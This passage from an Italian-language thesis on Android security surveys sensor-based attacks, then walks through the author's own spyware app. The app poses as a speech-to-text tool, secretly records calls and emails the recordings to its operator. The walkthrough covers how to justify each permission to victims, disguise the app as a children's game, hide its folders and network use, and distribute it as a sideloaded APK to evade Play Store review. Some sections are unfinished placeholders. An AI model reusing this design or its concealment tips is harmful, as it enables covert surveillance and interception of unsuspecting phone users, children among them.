dispositivo. Questo però non potrebbe essere possibile con un sito internet (che dovrebbe essere aperto per diverse ore o giorni sul dispositivo bersaglio) o fallirebbe nel caso in cui l'utente disinstallasse l'app prima del termine del periodo di osservazione. L'attacco identifica singole cifre anziché l'intera sequenza, dunque è applicabile anche a PIN più brevi (con precisione ancora maggiore) o a PIN più lunghi di 4 cifre (con precisione minore). Per questo motivo viene consigliato di utilizzare PIN più lunghi rispetto alle solite 4 cifre o di affiancare il PIN ad altri elementi non ancora intercettabili come il riconoscimento facciale, sensori biometrici (impronta digitale) o ancora meglio una *one-time password*. Per tutti i sensori elencati sono disponibili nell'applicazione di cui è allegato il codice in appendice esempi che mostrano come salvare le misurazioni dei singoli sensori in un file ma è ovviamente possibile combinare tutte le misurazioni in una singola schermata.

3.8 Sensore per l'orientamento

//TODO

https://www.google.com/search?q=android+using+sensors+to+spy&oq=android+using+sensors+to+spy&aqs=chrome..69i57j33i22i29i30.9302j1j7&sourceid=chrome&ie=UTF-8

3.9 Sensore per l'accelerazione lineare

//TODO

3.10 Sensore per la gravità

//TODO

3.11 Sensore per il vettore di rotazione

//TODO

3.12 Altri tipi di attacchi basati sui Sensori

Nel 2019 due diverse applicazioni malware vennero caricate sul Play Store di Google: BatterySaverMobi e Currency Converter, ovvero un tool per migliorare le prestazioni della batteria ed un convertitore di valuta. Queste due applicazioni apparentemente utili in realtà nascondevano al loro interno un malware già noto nel 2018 chiamato "*Anubis*" (o *ANDROIDOS_ANUBISDROPPER*), tale malware è un *Banking trojan* in grado di sostituire la schermata di accesso di diverse applicazioni di mobile banking, in questo modo l'utente digita le proprie credenziali per accedere all'applicazione ma queste vengono catturate dalla falsa schermata (*fake overlay screen*). Queste due applicazioni sono riuscite a sfuggire ai controlli proprio grazie all'utilizzo dei sensori: quando delle applicazioni vengono caricate sul Play Store, prima vengono lanciate in una sandbox (tipicamente un emulatore) per essere testate. Il codice malevolo (che spinge l'utente ad installare Anubis spacciandolo per aggiornamento di Android) veniva eseguito solo se venivano rilevati dati provenienti dai sensori. Dato che gli emulatori sono in grado di simulare la presenza di sensori ma non i dati provenienti da questi, l'applicazione nella sandbox mostrava solo il suo comportamento benevolo. Quando poi veniva scaricata sul cellulare di un ignorato utente, il payload malevolo veniva eseguito (sfruttando anche le applicazioni Telegram e Twitter per la connessione al server remoto) e all'utente veniva proposto di scaricare e installare un nuovo aggiornamento per il sistema operativo Android, accettando il quale si installava il malware sul dispositivo. Prima di essere rimossa, la sola BatterySaverMobi era stata scaricata più di 5.000

volte ed aveva un punteggio di 4.5 a fronte di 73 recensioni (alcune sospette perché provenienti da utenti anonimi o perché mostravano errori logici o erano prive di dettagli). La maggior parte dei dispositivi colpiti da questo malware si trovavano in Giappone (336) ma si sono rilevati anche 6 casi in Italia.[28] Un altro attacco che si può effettuare sfruttando i sensori è il *Calibration Fingerprinting Attack* (Attacco a impronte digitali di calibrazione) che permette di generare un ID univoco per tracciare il dispositivo sfruttando i dati raccolti dai sensori dell'accelerometro, del giroscopio e del magnetometro presenti negli smartphone. In meno di 1 secondo tramite un'applicazione o una pagina web è possibile ottenere circa 100 rilevazioni differenti e ricavare tramite equazioni un'impronta digitale di calibrazione che sarà unica per ogni dispositivo. I sensori di movimento utilizzati nei moderni smartphone utilizzano la micro-fabbricazione per emulare le parti meccaniche che si trovano nei sensori tradizionali. Questi sono meno precisi delle loro controparti ottiche a causa di vari tipi di errori (deterministici o casuali). La calibrazione del sensore è il processo di identificazione e rimozione degli errori deterministici dal sensore. Si può essere affetti da questo attacco se si utilizza qualsiasi dispositivo iOS con la versione iOS precedente alla 12.2, inclusi iPhone XS, iPhone XS Max e iPhone XR. Sui dispositivi Android, la vulnerabilità è stata studiata esclusivamente sui dispositivi Pixel 2 e Pixel 3. Mentre Apple ha risolto la vulnerabilità a partire da iOS 12.2, in Android è ancora presente anche se gli autori non hanno rilevato la presenza di una calibrazione di fabbrica su dispositivi diversi da Pixel 2 e 3. Questo perché i dispositivi iOS sono tutti di fascia alta e la calibrazione di fabbrica (*factory calibration*) consente una stima più accurata dell'assetto mentre i sensori incorporati negli smartphone di fascia bassa (che costituiscono una larga fetta del mercato degli smartphone Android) di solito sono scarsamente calibrati a causa dell'alto costo e della complessità dell'operazione. Come soluzione gli autori dell'attacco consigliano di aggiornare i propri dispositivi iOS ad una versione 12.2 o superiore mentre dichiarano che per i dispositivi Android Google sta investigando sul problema.[29] [30]

4. Un semplice intercettatore telefonico in Android

Verrà ora discusso il codice di un'applicazione che permette di intercettare le chiamate in entrata ed in uscita effettuate dal cellulare su cui viene installata. L'app registra la voce dell'utente ma non quella di chi si trova dall'altro capo della comunicazione in quanto tale tipo di registrazione richiede dei permessi specifici che Android concede solo alle app di sistema o a dispositivi su cui è stata effettuata un'operazione definita nel gergo degli hacker *rooting* (o *root*). Il file risultante è comunque utilizzabile per capire l'argomento della conversazione (ad esempio si può intuire se il soggetto intercettato stia parlando di attività criminali come omicidi o spaccio di sostante stupefacenti o se stia parlando con un'amante). Una volta terminata la telefonata, l'app invia automaticamente il file della conversazione ad un indirizzo e-mail senza che l'utente ne possa venire a conoscenza. L'app *spyware* è mascherata come un'applicazione di *Speech-To-Text*, ovvero un'applicazione che ascolta le parole pronunciate dall'utente e le converte in testo con un registratore integrato. In questo modo, alcuni dei permessi necessari per il funzionamento dell'applicazione vengono mascherati dietro funzionalità che possono interessare all'utente, il target dell'applicazione potrebbero essere giornalisti o studenti che hanno interesse a trascrivere velocemente ciò che un soggetto stia dicendo, come un intervistato nel caso dei giornalisti o un professore nel caso degli studenti. Al di là del caso specifico, la porzione di codice dell'applicazione che si occupa di intercettare le telefonate può essere facilmente mascherata da un'altra applicazione modificandone la grafica e le funzioni. L'app che viene mostrata potrebbe essere convertita in un clone gratuito di un gioco per cellulari a pagamento (magari indirizzato ai bambini) che utilizza i permessi richiesti per svolgere le proprie attività ma che segretamente intercetta anche le telefonate effettuate. Prima di analizzare il codice dell'applicazione verrà esposto il funzionamento della classe SpeechRecognizer che viene fornita da Android nel *package android.speech*.[31]

4.1 La classe SpeechRecognizer

Come riporta la documentazione ufficiale, "*questa classe fornisce l'accesso al servizio di riconoscimento vocale. Questo servizio consente l'accesso al riconoscimento vocale. […] I metodi di questa classe devono essere richiamati solo dal thread dell'applicazione principale. È probabile che l'implementazione di questa API trasmetta l'audio ai server remoti per eseguire il riconoscimento vocale*".[32] Dalla descrizione della classe si evince che questa per funzionare richieda non solo il permesso di accedere al microfono, ma anche quello di utilizzare Internet. Dei due, solo il primo deve essere richiesto all'utente la prima volta che se ne fa uso, mentre per Internet basta solo dichiararlo all'interno del Manifest. [33] Un oggetto di tipo SpeechRecognizer non viene creato tramite costruttore ma con il metodo *factory SpeechRecognizer.createSpeechRecognizer*. Insieme allo SpeechRecognizer è necessario creare un Intent di tipo *ACTION_RECOGNIZE_SPEECH*. In questo Intent possono essere inseriti diversi Extra, nel caso specifico vengono utilizzati *EXTRA_LANGUAGE_MODEL* (obbligatorio per la trascrizione, qui viene impostato a *LANGUAGE_MODEL_FREE_FORM*) e l'Extra opzionale EXTRA_LANGUAGE (che viene impostato alla lingua di Default del telefono che utilizza l'app). La trascrizione viene interrotta non appena viene rilevato un periodo di silenzio di lunghezza fissa, questo può essere modificato su alcuni dispositivi utilizzando gli extra che indicano la lunghezza in millisecondi del periodo di silenzio prima di interrompere *SPEECH_INPUT_POSSIBLY_COMPLETE_SILENCE_LENGTH_MILLIS* e *SPEECH_INPUT_COMPLETE_SILENCE_LENGTH_MILLIS*, o *SPEECH_INPUT_MINIMUM_LENGTH_MILLIS* (lunghezza minima della trascrizione in millisecondi). Come segnalato dalle stesse API, pochissimi dispositivi permettono di modificare questo comportamento programmaticamente ed è sconsigliato tentare di farlo se non strettamente necessario. A questa classe si aggiunge un *RecognitionListener* che al suo interno permette di definire il comportamento dello SpeechRecognizer in base ai diversi eventi, ad esempio con i metodi *onBeginningOfSpeech* e *onResults*. Non è possibile utilizzare questa classe contemporaneamente ad un *MediaRecorder* poiché per definizione Android consente l'accesso alla registrazione del microfono ad una sola applicazione alla volta e questo permesso non è concesso neanche alle applicazioni di sistema ne lo si può ottenere se si effettua un *root* del dispositivo. Per questo motivo l'utente può scegliere di trascrivere ciò che sta dicendo o se registrarlo in un file audio ma non di effettuare entrambe le operazioni.

4.2 AndroidManifest.xml

In questo paragrafo viene discusso il file Manifest dell'applicazione, necessario per definire i permessi richiesti dall'app per funzionare o eventuali comportamenti aggiuntivi. Per i permessi si specifica il motivo di utilizzo sia ai fini dell'intercettazione sia ai fini delle operazioni che offrono un servizio che interessi all'utente e vengono fornite possibili giustificazioni aggiuntive per un'eventuale modifica dell'app per fornire servizi differenti che possano attirare un maggior numero di utilizzatori o bersagli specifici da intercettare. Se si decidesse di mascherare l'applicazione con un gioco per bambini, probabilmente le motivazioni sarebbero del tutto inutili, in quanto non è raro che un genitore faccia installare l'app direttamente al proprio figlio sul proprio dispositivo senza supervisione (per mancanza di tempo o per incapacità di utilizzare il dispositivo al di là delle funzioni più basilari) e molte volte i bambini, per la fretta di giocare, tendono ad accettare indiscriminatamente tutti i permessi richiesti senza ragionare sull'effettivo utilizzo degli stessi. Infine vengono discussi brevemente il ricevitore e il file provider dell'applicazione.

4.2.1 Permessi necessari

4.2.1.1 INTERNET

Questo permesso è necessario per l'invio delle e-mail contenenti le registrazioni delle chiamate e viene mascherato dalla necessità di utilizzare la connessione Internet per connettersi ad un server remoto per la conversione della voce in testo tramite SpeechRecognizer. Si potrebbe inoltre giustificare questo permesso, ipotizzando che si decidesse di nascondere il nostro intercettatore dietro un gioco per bambini, ma anche per adulti, inserendo una qualche funzionalità di gioco online come la possibilità di sfidare amici e sconosciuti online sfruttando la rete internet.

4.2.1.2 WRITE_EXTERNAL_STORAGE, READ_EXTERNAL_STORAGE

Questi due permessi servono rispettivamente a scrivere (*WRITE*) e a leggere (*READ*) la memoria del dispositivo. Vengono richiesti per salvare il file della registrazione per poi leggerlo quando bisogna inviare l'e-mail. All'utente vengono richiesti per poter salvare le trascrizioni e le registrazioni avviate volontariamente nell'applicazione. Possono anche essere mascherati ipotizzando, all'interno dell'ottica di un gioco, un sistema di salvataggio in locale dei progressi dell'utente per il quale è necessario appunto scrivere dati in memoria per poi leggerli al successivo avvio dell'applicazione.

4.2.1.3 RECORD_AUDIO

Il permesso necessario per registrare la voce dell'utente è fondamentale per una buona riuscita dell'intercettazione. All'utente viene richiesto per utilizzare la funzione di trascrizione audio ma è possibile adattarlo a diversi casi d'uso. Ad esempio, l'app potrebbe prevedere dei comandi vocali per proseguire nel gioco oppure essere un corso di lingua che chiede di registrare la voce dell'utente al fine di verificare la pronuncia. In quest'ottica è anche facilmente integrabile in un gioco per bambini, dato che spesso questi hanno una componente didattica per insegnare i rudimenti base della lingua inglese.

4.2.1.4 READ_PHONE_NUMBERS, READ_SMS, READ_PHONE_STATE

I primi due permettono di leggere il gestore ed il numero della scheda SIM dell'utente, nel caso in cui sia stata prevista un'opzione di "portabilità" (ovvero il passaggio da un operatore all'altro mantenendo il vecchio numero) verrà letto il cosiddetto "numero temporaneo" che viene fornito all'utente nelle 48 ore necessarie per effettuare il passaggio. Il terzo permesso serve a leggere lo stato del telefono: se sta squillando, se è a riposo o se è in corso una telefonata. È fondamentale per risparmiare batteria e non insospettire l'utente: senza questi permessi infatti dovremmo registrare costantemente il telefono ed inviare periodicamente (ad esempio ogni ora) il file della registrazione. Un comportamento del genere genererebbe un dispendio di energia non indifferente che potrebbe portare l'utente a disinstallare l'applicazione per aumentare la durata della batteria del dispositivo, oltre ad un notevole consumo dei dati per inviare e-mail di così grandi dimensioni con grande frequenza (altro motivo che potrebbe spingere l'utente a disinstallarla nel caso in cui abbia un piano dati limitato). È evidente che questi permessi sono ancora più sensibili dal punto di vista dell'utente e che l'utente più attento sarebbe restio a concederli senza una motivazione più che valida (a meno che non si rientra nell'ipotesi dell'istallazione affidata ad un bambino o ad un utente meno esperto). Tra le motivazioni utilizzate potrebbe esserci la registrazione al gioco tramite l'invio di un codice tramite SMS,

con conseguente richiesta di abilitare i permessi per scoprire in automatico il numero dell'utente e per leggere l'SMS automaticamente. In questo modo si potrebbe eventualmente scoprire il numero dell'utente in caso di portabilità: basterebbe chiedere all'utente se il numero letto è giusto e in caso di risposta negativa chiedere di digitare il numero corretto e salvarlo in memoria per poter identificare sempre l'autore delle telefonate.

4.2.1.5 PROCESS_OUTGOING_CALLS

Permette di gestire le chiamate in uscita. Viene utilizzata per scoprire il numero chiamato dall'utente. Non è fondamentale per la riuscita dell'intercettazione, che va lo stesso a buon fine, ma permette di identificare la persona che sta dall'altro capo della conversazione, ad esempio in un'intercettazione di polizia, se l'utente intercettato parla di attività criminali permette di ottenere il numero dei complici o nel caso dello spaccio di sostanze stupefacenti permette di risalire a pusher o clienti. Può essere mascherato integrando la procedura di registrazione all'applicazione con un codice comunicato tramite una telefonata, permettendo all'utente di riceverlo tramite SMS o con una telefonata automatizzata ma chiedendo comunque entrambi i permessi.

4.2.1.6 ACCESS_NETWORK_STATE

Un permesso opzionale che non viene richiesto nell'app sviluppata ma che può essere utile per migliorarla: permette di controllare se è attiva la connessione dati, il Wi-Fi o se entrambe sono spente. Può essere utilizzato per ritardare l'invio delle e-mail finché non è attiva la rete Wi-Fi in maniera tale da non consumare i dati del piano tariffario dell'utente per mascherare meglio il reale scopo dell'app.

4.2.2 Ricevitore

Nel Manifest dichiariamo anche un ricevitore. Questa classe sarà sempre in esecuzione, anche quando l'app è in background, ma non se viene completamente chiusa, e si occuperà di segnalare all'applicazione quando è in corso una telefonata in uscita. Per rilevare le telefonate in ingresso invece ci basterà osservare i cambiamenti dello stato del Telephony Manager e lo faremo sempre grazie al ricevitore dichiarato.

4.2.3 Provider

Nel Manifest infine dichiariamo un File Provider. Questo ci permetterà di recuperare i file audio generati dall'intercettazione e di passarli alla classe che si occuperà di inviare una mail in totale segretezza contenente i risultati dell'intercettazione.

4.2.4 Distribuzione dell'App

Modificando il nome dell'applicazione (che al momento è "Tesi Intercettazioni Telefoniche") si potrebbe caricare l'applicazione sul Play Store di Google pubblicizzandola come un semplice strumento di trascrizione e registrazione di conversazioni. È però probabile che una volta ispezionata prima della pubblicazione da parte di Google tramite il suo team del controllo qualità che questa venga rifiutata proprio perché offre servizi "nascosti" e malevoli. L'operazione di upload sul Play Store diventa ancora più difficile se si pensa di mascherare l'applicazione come un clone di un'applicazione già presente o se la si marca come app per bambini. Google infatti implementa controlli stringenti sulle app per evitare che vengano caricati cloni, app non ufficiali di marchi famosi o applicazioni pericolose per la salute dei bambini. Bisogna inoltre tenere conto che una tale mole di permessi sarà visibile nella pagina del Play Store della nostra applicazione se dovesse infine essere accettata da Google. Proprio per questi controlli applicazioni di questo tipo vengono diffuse direttamente in formato *.apk*, con guide per permettere all'utente di abilitare il dispositivo all'istallazione di applicazioni al di fuori del Play Store, pensiamo al popolare gioco "*I Simpson™ Springfield*" di cui venne diffuso una mod da installare tramite apk (che altro non era un clone del gioco originale) per avere la valuta di gioco premium, normalmente acquistabile con micro-transazioni, in quantità illimitata. In questo modo si bypassano i controlli della qualità di Google ed è possibile nascondere molti dei permessi richiesti all'utente, anche se alcuni dovranno essere per forza richiesti a Runtime (nel nostro caso specifico, Telefonate, SMS, Registrare audio e gestione file multimediali). È per questo motivo che si raccomanda di non installare mai APK provenienti da fonti sconosciute, dato che potrebbero appunto fornire servizi nocivi aggiuntivi oltre a quelli innocui che dichiarano pubblicamente.

4.3 MainActivity.java

In questa sezione viene esaminato il codice della MainActivity, ovvero ciò che l'utente visualizzerà una volta lanciata l'app. Questa è la classe in cui verranno lanciati il ricevitore e tutte le componenti necessarie per intercettare la telefonata ed inviarne il risultato. L'aspetto dell'applicazione viene definito dal file activity_main.xml che definisce una *Text View* (in cui inserire la trascrizione delle registrazioni) ed i pulsanti (*Button*) Ascolta e Registra per avviare rispettivamente la Trascrizione o la Registrazione della voce dell'utente. All'avvio dell'applicazione, viene fatto un controllo per verificare che l'utente abbia concesso i permessi *READ_PHONE_NUMBERS, READ_SMS, READ_PHONE_STATE* e *PROCESS_OUTGOING_CALLS* tramite la funzione *checkPermission* che restituisce un booleano positivo nel caso in cui tutti i permessi siano stati concessi. In caso di risposta negativa vengono chiesti i permessi all'utente e la *TextView* mostrerà un messaggio all'utente che lo invita a riavviare l'applicazione per sfruttarne tutte le funzioni. A questo punto vengono svolte le operazioni per istanziare un oggetto di tipo *SpeechRecognizer*, come la creazione del relativo *Intent* e del *RecognitionListener*. All'interno di quest'ultimo vengono implementate solo le funzioni *onBeginningOfSpeech* (che mostra "*In ascolto…*" nella text view quando si preme il pulsante Ascolta) e *onResults*, nella quale il risultato dell'ascolto viene inserito nella *text view* e salvato in un file con il nome composto dalla data e l'ora corrente. In realtà il risultato è un array di possibili interpretazioni, ma di default il risultato più probabile della trascrizione viene salvato nella posizione 0 di quest'array. Le restanti funzioni del *RecognitionListener* non vengono implementate. A questo punto vengono impostati gli *OnClickListener* dei due bottoni: entrambi se vengono premuti per la prima volta chiedono all'utente di concedere l'autorizzazione ad usare il microfono e a salvare la registrazione. I permessi non vengono chiesti tutti in un'unica volta dato che l'applicazione ha uno scopo malevolo che li richiede tutti per funzionare, ma ha anche diverse funzioni indipendenti che richiedono solo una parte di questi permessi per essere utilizzate. Chiederli solo nel momento dell'effettivo utilizzo è una *best practice*. Oltre che corretto, tale comportamento potrebbe portare l'utente ad insospettirsi di meno ogni volta che concede un singolo permesso, rispetto invece alla richiesta di una mole di permessi in un'unica soluzione. Entrambi i bottoni tentano di lanciare la funzione *intercetta*, che svolge le operazioni necessarie all'intercettazione delle telefonate ma che ha successo solo se tutti i permessi sono stati concessi. Questa ritorna immediatamente se l'intercettatore è già stato lanciato (questo controllo viene effettuato tramite un booleano che viene inizializzato a *false* e diventa *true* quando la funzione viene eseguita completamente). Il tasto Ascolta avvia lo *SpeechRecognizer* e modifica il proprio comportamento per interrompere la trascrizione se viene premuto nuovamente prima che la trascrizione precedente si sia interrotta da sola. Quando la trascrizione viene interrotta (sia in automatico che tramite pressione del tasto) questo torna alla sua funzione originale. Il tasto Registra invece inizializza un oggetto di tipo *AudioRecorder*, che sarà discusso più avanti, e lo avvia, se viene premuto mentre è in corso una registrazione la interrompe e la salva, per poi impostare a null l'*AudioRecorder* per liberare memoria. Dopo aver inizializzato tutti gli oggetti necessari per il funzionamento esposto dell'app, si tenta di chiamare la funzione intercetta, che se è il primo avvio dell'applicazione ritornerà dopo i primi controlli poiché non sono ancora stati concessi tutti i permessi. Se invece i permessi sono stati già concessi (ovvero se la funzione *checkPermission* ha restituito un booleano positivo) l'applicazione raggiunge la linea di codice:
TelephonyManager tMgr = (TelephonyManager) this.getSystemService(Context.TELEPHONY_SERVICE);
Questa operazione crea un oggetto di tipo TelephonyManager che ci permette di accedere a diverse funzioni, come il riconoscimento dell'operatore telefonico o il numero di telefono della SIM inserita. A questo punto l'applicazione tenta di creare una cartella dal nome "Intercettazioni" (dato che non lascia spazio a differenti interpretazioni, in un app spyware andrebbe rinominata con il nome di una funzione dell'app, come ad esempio "salvataggi" per un app di gioco). La funzione mkdir restituisce un booleano positivo se la cartella è stata creata o un booleano negativo se la cartella esiste già. Non è necessario salvare tale risultato perché all'applicazione interessa che questa cartella sia presente all'interno della memoria e non che venga creata al momento del lancio (dato che potrebbe dover essere eseguita più di una volta nel corso della sua vita). Il blocco try/catch viene comunque utilizzato per catturare eventuali errori che possano essere generati nel tentativo di creare la cartella. Il nome della directory viene calcolato dalla variabile *statica final* fileName che invoca la funzione *Environment.getExternalStorageDirectory().getAbsolutePath()* per scoprire il percorso per accedere all'archivio del telefono. A questo punto può essere creato un secondo oggetto di tipo *AudioRecorder,* che prende in input il *path* della directory e le cui funzionalità verranno analizzate in un

paragrafo successivo di questo capitolo. A questo punto tramite la riga *String phoneNumber = tMgr.getLine1Number();* otteniamo il numero di telefono dell'utente che ha installato la nostra applicazione. A questo punto vengono creati gli oggetti GMailSender e il BroadcastReceiver. Del GMailSender si segnala che lo username e la password sono salvati nelle risorse di tipo String dell'applicazione per motivi di sicurezza e che per lo stesso motivo in questa tesi il file strings.xml è stato censurato. Prima di lanciare il ricevitore, occorre creare un oggetto di tipo IntentFilter che segnala al sistema operativo che il ricevitore è interessato a due tipi di azioni: *NEW_OUTGOING_CALL* (nuova chiamata in uscita) e *PHONE_STATE_CHANGED* (cambio di stato del telefono). La combinazione di queste due permette al ricevitore di identificare quando è in arrivo una nuova chiamata o quando l'utente sta chiamando qualcuno, e dunque può essere finalmente registrato. Infine, la variabile booleana che segnala che l'intercettatore è partito con successo viene impostata a true in maniera da non lanciare ulteriori istanze nel caso di chiamate multiple della funzione. Nel metodo *onDestroy* lo SpeechRecognizer chiama il suo metodo *destroy* per rilasciare risorse al sistema operativo.

4.4 AudioRecorder.java

Questa classe si occupa di registrare le chiamate in entrata ed in uscita e di registrare la voce dell'utente quando questi avvia volontariamente la registrazione. Viene creata prendendo in input una stringa che rappresenta il percorso in cui salvare i file delle registrazioni e dispone di due metodi principali (*startRecording* e *stopRecording*) ed un metodo ausiliario (*getLocation*). Il metodo *startRecording* prende in input una stringa che rappresenta il nome del file da registrare e come prima istruzione controlla che non sia in corso un'altra registrazione (tramite la variabile booleana *imRecording* che viene settata a *false* nel costruttore) e nel caso in cui non siano attive registrazioni crea un oggetto di tipo *MediaRecorder* (presente nel *package android.media*), imposta i vari valori necessari al suo funzionamento (fonte dell'audio, formato di output, nome del file e Encoder dell'audio) e poi tenta di invocare il metodo *prepare()*. Se la chiamata non va a buon fine stampa un messaggio di errore nel Log della console sviluppatore e ritorna, altrimenti invoca il metodo *start()* e setta imRecording a true. Il metodo *stopRecording* restituisce un Booleano che serve al ricevitore per capire se è stato prodotto un file da inviare. In maniera opposta al primo metodo, restituisce immediatamente *false* se non è in corso alcuna registrazione, altrimenti invoca i metodi *stop()* e *release()* per interrompere la registrazione e rilasciare le risorse occupate dal registratore, poi lo distrugge impostandolo a *null*, cambia il valore di *imRecording* a false e restituisce *true*. Il metodo getLocation() è solo un metodo ausiliario che restituisce il path della directory in cui vengono salvate le registrazioni.

4.5 GMailSender.java

Questa classe per funzionare richiede tre librerie aggiuntive normalmente non presenti nei progetti Android Java: *javax.activation*, *javax.mail* e il file di libreria *activation.jar*. Infatti, il normale comportamento di un'e-mail Intent in Android comporta innanzitutto la possibilità di scegliere tra i diversi provider di e-mail presenti sul telefono (ad esempio Gmail o Outlook) e successivamente l'utente dovrebbe premere il tasto invio della mail, di fatto visualizzandone il contenuto. Siccome stiamo inviando un file, esso vedrebbe anche tale file e l'indirizzo e-mail a cui vogliamo mandarlo, rendendo di fatto impossibile l'intercettazione poiché, pur non riuscendo a risalire alla posizione del file nella memoria del telefono difficilmente ne confermerebbe l'invio. Inoltre, visualizzando questo comportamento dopo ogni telefonata potrebbe insospettirsi e di fatto capire che l'applicazione svolge delle attività in più rispetto a quelle dichiarate. La classe estende un oggetto di tipo *javax.mail.Authenticator*. Dopo i vari import e le variabili della classe, viene aggiunto un provider di sicurezza di tipo JSSEProvider, il cui codice è disponibile in appendice come tutto il resto del progetto. Nel costruttore vengono presi in input due stringhe che costituiscono l'username (o meglio l'indirizzo e-mail) e la password dell'account che vogliamo utilizzare. Siccome è richiesto che tali valori siano presenti all'interno dell'applicazione è consigliabile utilizzare un indirizzo e-mail che abbia solo questo scopo in maniera tale da non aggiungere informazioni troppo sensibili all'utente nel caso in cui riesca a de-compilare la nostra apk. Nel codice di esempio è stato utilizzato l'indirizzo della mia mail universitaria, ma è stata comunque omessa dal listato del codice. Si potrebbero anche utilizzare l'indirizzo email e la password della vittima intercettata ma questo ci porrebbe di fronte a due nuovi problemi: il primo è ottenere tali dati, la mail si potrebbe appunto ottenere in fase di registrazione chiedendo all'utente di impostare la sua email e la sua password e in buona parte dei casi potrebbe essere sufficiente poiché le persone tendono ad utilizzare la stessa password per la maggior parte degli account, ma nel resto dei casi renderebbe le intercettazioni inutilizzabili. Il secondo

problema è che l'utente troverebbe le e-mail con le registrazioni nella cartella "inviate" della propria app di gestione della casella di posta elettronica, esponendo le registrazioni e l'indirizzo e-mail verso cui erano inviate. Per cui si ritiene che sia più sicuro utilizzare un proprio indirizzo e-mail per inviare questi dati. Una volta impostati username e password, la classe crea un oggetto di tipo Properties con tutte le proprietà necessarie per definire un protocollo per inviare una e-mail ed un oggetto di tipo Session in cui gestire l'autenticazione tramite e-mail e password. La funzione principale di questa classe è la funzione *synchronized sendMail* che si occupa di finalizzare l'invio della e-mail. Questa funzione prende in input l'oggetto del messaggio (*subject*), il corpo del messaggio (*body*), l'indirizzo e-mail a cui deve essere inviato (*recipients*, infatti si può avere più di un destinatario) e il nome del file da inviare (*filename*, che può essere anche impostato a *null* nel caso in cui si voglia utilizzare questa funzione per scopi dell'app da mostrare all'utente (come ad esempio l'invio di una mail di conferma di avvenuta registrazione). Eventualmente anche *subject* e *body* possono essere impostati a *null*, in quel caso si otterrà una e-mail rispettivamente priva dell'oggetto o del testo del messaggio. A questo punto nel blocco try/catch viene creato un oggetto di tipo *MimeMessage* (presente nella libreria aggiuntiva *javax.mail*) che rappresenta l'e-mail che vogliamo inviare e ne vengono settati i vari campi. L'allegato e il corpo del messaggio vengono impostati dalla funzione ausiliaria *addAttachment*. Il destinatario può essere impostato tramite le funzioni di libreria *setRecipient* (se è uno solo) o *setRecipients* (se sono due o più e sono separati da virgola). A questo punto si invoca la funzione *Transport.send(message)* (sempre presente nella libreria *javax.mail*) che si occuperà dell'invio del messaggio. I due blocchi catch catturano nello specifico l'*AuthenticationFailedException* (presente in *javax.mail*) e nel caso in cui questa eccezione venga lanciata verranno mostrati nel log l'indirizzo e-mail e la password inserita (per verificare che non fossero errate) e si verrà invitati ad abilitare l'opzione "Consenti app meno sicure" dal proprio account Gmail poiché la nostra applicazione non è inserita in quelle considerate "sicure" da Google.[34] Questo costituisce infatti il terzo problema per cui è sconsigliabile utilizzare l'account dell'utente intercettato o un account che usiamo nella vita di tutti i giorni: l'opzione va abilitata manualmente e Google periodicamente la disabilita se questa non viene utilizzata (ovvero se non si utilizzano app non sicure). Il secondo blocco catch più in generale cattura tutte le opzioni che potrebbero generarsi e ne stampa il nome della classe e l'eventuale messaggio (se non è *null*, infatti alcune eccezioni delle librerie aggiuntive hanno solo il nome ma non un messaggio). La funzione ausiliaria *addAttachment* si occupa di recuperare il file che vogliamo inviare dalla memoria del telefono e di settare il body della nostra e-mail. Questi valori verranno memorizzati in una variabile globale di tipo *Multipart* che verrà aggiunta al messaggio dalla funzione principale. Eventuali eccezioni vengono catturate dal blocco try/catch.

4.6 OutgoingCallReceiver.java

Questa classe rappresenta il ricevitore che verrà lanciato insieme alla schermata principale dell'applicazione. Il ricevitore sarà sempre attivo finché l'utente non chiuderà completamente l'applicazione (e continuerà ad intercettare le telefonate finché l'applicazione sarà in esecuzione o in background). Questo "difetto" dell'intercettatore dovrebbe farci capire perché è sempre meglio chiudere un'applicazione quando non la stiamo usando, non solo per risparmiare la batteria del nostro telefono, ma anche per uccidere eventuali processori in background lanciati a nostri insaputa di cui non conosciamo lo scopo. La classe dispone di due costruttori: uno vuoto ed inutilizzato (ma è necessario averlo altrimenti l'applicazione andrà in crash al momento del lancio del ricevitore) ed un costruttore parametrico che accetta in input un oggetto di tipo *CallRecorder*, il *Context* dell'applicazione, un oggetto *GMailSender* ed una stringa contenente il numero di telefono dell'utente intercettato. Il metodo *onReceive* si occupa di lanciare un *Task* asincrono (una classe interna privata che estende la classe *AsyncTask*) che gestirà tutte le operazioni di intercettazione senza che l'utente noti rallentamenti o un temporaneo blocco del proprio telefono. All'interno di tale classe viene ricavato il numero di telefono chiamante (o che sta venendo chiamato) tramite *intent.getStringExtra(Intent.EXTRA_PHONE_NUMBER)*. Successivamente dall'*Intent* si ricavano l'azione (*action*) in corso e la relativa *URI*. Se l'azione corrisponde a "*android.intent.action.PHONE_STATE*" significa che c'è stato un cambiamento di stato nel telefono, ovvero se era a riposo (*idle*) è ora in corso una telefonata (*offhook*) o viceversa. Se l'uri contiene al suo interno "*state=OFFHOOK*", viene calcolata la data corrente (per dare un nome all'intercettazione che ci permetta di risalire a giorno ed ora della telefonata) e viene convertita in stringa, rimuovendo eventuali spazi " ", due punti "*:*" o segni di addizione "*+*". A questo punto si chiama

cr.startRecording(fileName) che, se non è già in corso una registrazione, avvierà le operazioni necessarie per intercettare la telefonata. Se invece l'uri contiene "*state=IDLE*", si prova ad interrompere la registrazione con cr.stopRecording() e se la funzione restituisce true (ovvero era in corso una registrazione ed è stata interrotta e salvata con successo) si prova ad inviare una e-mail sfruttando l'oggetto *GMailSender* descritto in precedenza. Eventuali eccezioni vengono mostrate nel Log dell'applicazione. Le ultime operazioni svolte dalla classe sfruttando lo *StringBuilder* sono operazioni di debug non necessarie per l'intercettazione. La funzione *onPostExecute* chiama *finish()* così il *BroadcastReceiver* può essere riciclato.

4.7 Possibili miglioramenti

